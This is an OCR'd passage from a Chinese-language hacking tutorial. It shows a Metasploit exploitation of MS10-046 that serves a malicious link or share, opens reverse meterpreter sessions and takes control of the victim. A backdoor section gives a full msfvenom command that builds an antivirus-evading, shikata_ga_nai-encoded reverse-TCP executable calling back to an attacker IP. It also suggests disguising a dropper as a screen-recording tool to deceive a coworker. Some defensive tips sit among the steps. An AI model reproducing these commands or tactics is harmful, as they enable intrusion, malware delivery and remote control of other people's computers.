


图 3.3.1.35 电脑受攻击后蓝屏

这个漏洞的处理方法有两个，一个是关闭远程桌面连接，另一个就是打好补丁。这不由的让我们想到一个开启远程桌面连接最常用的功能都可以拿来利用，可见黑客真的是无孔不入。所以我们千万要小心，一定要记得及时给系统打补丁。

3.3.1.3 ms10-046

这个漏洞可以实现通过共享文件夹或者打开链接的方式，实现

对电脑电脑的控制，我们有前面两节的基础，下面我就直接上截图了，相信你可以看懂。先搜索漏洞，选择模块如下图 3.3.1.36 所示：




图 3.3.1.36 搜索模块

这里默认设置的 payload 是 windows/meterpreter/reverse_tcp，我们保持默认即可，然后查看参数，并设置 IP，注意这里要设置成本地 IP，因为是在本地 IP 搭建服务来让其他 IP 访问，所以不能盲目设置，一定要看说明。




图 3.3.1.37 查看参数

这里可以发送共享链接或者网址如图 3.3.1.38 所示，如果是网址则为 http://192.168.202.133/123.lnk，或者为 http://192.168.202.133:80/，此时已经提示 Server started 代表服务已经开启，可以在其它主机访问：




图 3.3.1.38 开启 http 服务及文件共享服务

我们在目标主机访问这个链接：http://192.168.202.133:80/，如

图 3.3.1.39，图 3.3.1.40 所示，先打开网址，然后跳转到了共享文件夹地址：




图 3.3.1.39 打开网址




图 3.3.1.40 跳转到共享

其实，本身的目的就是跳转到共享，此时创建了一个 session 会话，如图 3.3.1.41 所示：




图 3.3.1.41 成功创建 session

我们通过 sessions -i 1 命令来切换到 session 1,从而打开 meterpreter,然后输入 sysinfo 查看主机信息，如图 3.3.1.42 所示：

图 3.3.1.42 成功打开 meterpreter 并查看主机信息

此时就实现了对目标主机的渗透攻击。

关于 session 解释：session 代表会话，加入黑客把这个链接发给了 3 个人那么就会生成 3 个会话，此时如果黑客想控制第二个人，那么就只需要输入 sessions -i 2,（sessions -i <sessionID>,语法含义：切换到执行 sessionID 的会话中）即可进入第二个人的会话中，这个会话就是反弹回来的 meterpreter，然后通过 meterpreter 就可以对第二个人的电脑进行控制了。

启发：

1、不要打开陌生链接，其实这里指的是不要轻易与外界进行不信任的数据连接。

黑客一般不会直接发送一个连接给你，这也太 low 了，最起码也要进行一下基本的伪装，比如写一个程序 A，它的功能就是打开指定网站。然后黑客通过社工知道你正在寻找一款比较好用的录屏工具，然后就将 A 与一个录屏软件捆绑，然后告诉你：“我从朋友那里要了一个录屏工具，还挺好用的，要不发你试试？”，出于同事的信任你会很高兴的答应，并且还怀有感激之情，当你在自己电脑运行的时候录屏软件打开了，同时也打开了网站，你会认为是软件自己打开的广告网站，然后关闭就拉到了，此时你就中招了，黑客已经完全控制了你的电脑，甚至黑客可以通过程序 A 打开网站后自动关闭网站窗口，对于你而言只是闪了一下，再或者黑客以静默的方式打开网站，根本不会出现网站弹窗，你毫无察觉。对于黑客而言写一个这样的程序 A 是非常简单的。

还有你会不会认为：作者演示的都是基于 windows xp 的靶机，肯定有很多漏洞。其实我想告诉你的是任何一个系统都有很多漏洞，包括现在的 win10 系列以及基于 linux 衍生的各种操作系统都有很多漏洞，比如我们搜索看一下 linux 系统有没有一些漏洞，输入

search linux,如图 3.3.1.43 所示：




图 3.3.1.43 linux 漏洞利用模块

2、不要打开陌生共享文件

其实这里也是大有文章可做的，同事间经常为了协同办公共享一些目录，都是可以利用的，不知道你有没有感到一丝丝的恐惧？

3、利用安全软件及时给系统修补漏洞

当电脑上安全软件提示需要修复时，一定要及时修复，很多时候他们都是根据漏洞库扫描发现系统存在漏洞，所以安装安全软件还是很有必要的。

3.3.2 后门木马

在上一节中我们通过3个漏洞案例向大家解密了黑客是如何利用系统漏洞的，过程中我们发现他们本质基本上都是上传了一个程序，然后通过这个程序实现的漏洞利用，这种能够使得黑客主机与目标主机进行连接控制的程序我们简称为后门程序，或者后门木马。在漏洞利用过程中他们都是根据参数自动生成、自动上传、自动执行、执行成功后自动删除的，那么我们可不可以自己创建一个后门木马来自定义这些步骤呢？当然可以！

其实就是当系统不存在漏洞的时候我们可以通过其他办法上传制作好的后门程序，依然可是反弹回来meterpreter连接，下面我们就来进行解密演示：

黑客kali主机与本地物理主机采用桥接方式连接，kali主机IP：192.168.31.6，物理主机IP：192.168.31.211，如图3.3.2.1所示：




图3.3.2.1 物理主机与虚拟机kali系统IP

第一步：生成后门木马

这里用到的工具是 msfvenom，我们先输入 msfvenom -h 查看帮助信息如图 3.3.2.2 所示：




图 3.3.2.2 msfvenom 帮助信息

这里对部分主要命令进行讲解：

首先看一下提示：

MsfVenom - a Metasploit standalone payload generator.

MsfVenom 是一个 Metasploit 独立有效负载生成器。

Also a replacement for msfpayload and msfencode

也是 msfpayload 和 msfencode 的替代品。

言外之意就是通过 MsfVenom 可以实现生成 payload 和经过 encode 编码处理的后门程序。

-l：查看模块列表，包括 payloads, encoders, nops, platforms, archs, encrypt, formats, all，这些模块的列表，如果是 all 则为查看全部的，例如我们查看一下它支持哪些格式？输入命令：msfvenom -l formats 如图 3.3.2.3 所示：




图 3.3.2.3 平台支持的格式

输入命令即可查它支持的目标平台如图 3.3.2.4 所示：

图 3.3.2.4 平台支持的格式

我们再来看一下有哪些 payload 和 encoder，如图 3.3.2.5,3.3.2.6 所示，这里由于 payload 非常多，因此在后面加上：| grep android 意思是只过滤出和 android 相关的，windows 同理：




图 3.3.2.5 支持的 payload




图 3.3.2.6 支持的 encoder

Encoder 是用来对我们生成的木马后门进行编码处理，目的是达到免杀的做用,常用的为效果比较好的这个 x86/shikata_ga_nai，如图 3.3.2.7 所示：

```
x86/nonalpha                low         Non-Alpha Encoder
x86/nonupper                low         Non-Upper Encoder
x86/opt_sub                 manual      Sub Encoder (optimised)
x86/service                 manual      Register Service
x86/shikata_ga_nai          excellent   Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit       manual      Single Static Bit
x86/unicode_mixed           manual      Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper           manual      Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic             normal      Dynamic key XOR Encoder
```

图 3.3.2.7 推荐 encoder

-e:指定 encoder 编码器

-i:指定编码次数

-p:指定 payload

-f: 指定输出格式

-o: 指定输出文件路径

下面我们来进行配置，输入以下命令，生成后门程序如图 3.3.2.8 所示：

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.31.16 lport=4444 -e x86/shikata_ga_nai -i 13 -f exe -o /root/dongwenlong.exe

对应含义如下表所示：

-p windows/meterpreter/reverse_tcp	指定 payload 为 windows/meterpreter/reverse_tcp
lhost=192.168.31.16 lport=4444	指定黑客 kali 主机 IP192.168.31.16，端口 4444，将来靶机会通过 4444 端口自动链接到这台黑客 kali 主机
-e x86/shikata_ga_nai -i 13	指定采用 x86/shikata_ga_nai 编码器并且进行 13 次编码
-f exe	指定输出后门程序格式为 exe 格式
-o /root/dongwenlong.exe	指定输出文件为 /root/dongwenlong.exe

```
┌──(root💀kali)-[~]
